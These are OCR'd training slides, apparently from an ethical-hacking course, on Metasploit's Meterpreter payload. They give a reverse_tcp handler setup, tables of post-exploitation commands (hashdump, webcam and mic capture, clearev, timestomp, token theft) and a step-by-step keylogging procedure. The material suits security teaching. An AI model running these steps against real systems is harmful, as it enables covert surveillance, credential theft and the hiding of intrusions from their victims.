
Meterpreter
(...a crowd favorite for payloads)
http://www.JasonDion.com

Attacker's Methodology

Performing Reconnaissance

Scanning and Enumeration

Gaining Access

Escalation of Privilege

Maintaining Access

Covering Tracks and Placing Backdoors

Pre-Attack Steps

Risk Level

What is Meterpreter?

- Multi-faceted payload that operates via Dynamic Link Library (DLL) injection

- Included as part of the Metasploit Framework

Benefits of Meterpreter

- Resides in volatile memory of target and leaves no traces on the hard drive
- Difficult to detect using conventional forensic techniques

How Meterpreter Works

- DLL gets injected into exploited process (getpid)
- Hooks Win32 API LoadLibrary
- Changes lower level API's behavior to loading of metsrv.dll from memory

Setup Meterpreter

```
root@kali:~# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST [KALI IP]
msf exploit(handler) > set LPORT 2541
msf exploit(handler) > exploit
```

Set the payload, listening host, and listening port in order to receive the "callback" from the exploit

Meterpreter Commands

```
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
```

Type help, ?, or info

Background

- Moves current session to the background
- Allows you to hack multiple boxes at once
- Use sessions to interact with backgrounded sessions

Sessions

- sessions (shows all active sessions)

- sessions -i [ID #]
  - Interact with session #
- sessions -k [ID #]
  - Kill session #
- sessions -K
  - Kill all sessions

Meterpreter Commands

close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	Writes data to a channel


Migrate

- Fork meterpreter into another process
- Useful during maintaining access and covering our tracks phases

Migrate

LEGITIMATE PROCESSES

INITIAL PAYLOAD



Meterpreter Commands

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
```

Meterpreter Commands

```
Stdapi: Networking Commands
===========================

    Command        Description
    -------        -----------
    arp            Display the host ARP cache
    ifconfig       Display interfaces
    ipconfig       Display interfaces
    netstat        Display the network connections
    portfwd        Forward a local port to a remote service
    route          View and modify the routing table
```

Meterpreter Commands

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

Meterpreter Commands

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Keylogger

- keyscan_start
  - Start logging keystokes on victim
- Keyscan_stop
  - Stop logging keystrokes
- Keyscan_dump
  - Look at captured keystrokes

Keylogger

meterpreter > getuid --Should be system
meterpreter > ps --note pid of Winlogon.exe/Explorer.exe
meterpreter > migrate [pid]
meterpreter > getuid --should be current user
meterpreter > keyscan_start
{Now type in notepad on your victim box}
meterpreter > keyscan_dump

To interact with the keyboard/mouse, you must have a user rights!

Meterpreter Commands

```
Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.
```

Meterpreter Commands

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```


Meterpreter
(...a crowd favorite for payloads)
http://www.JasonDion.com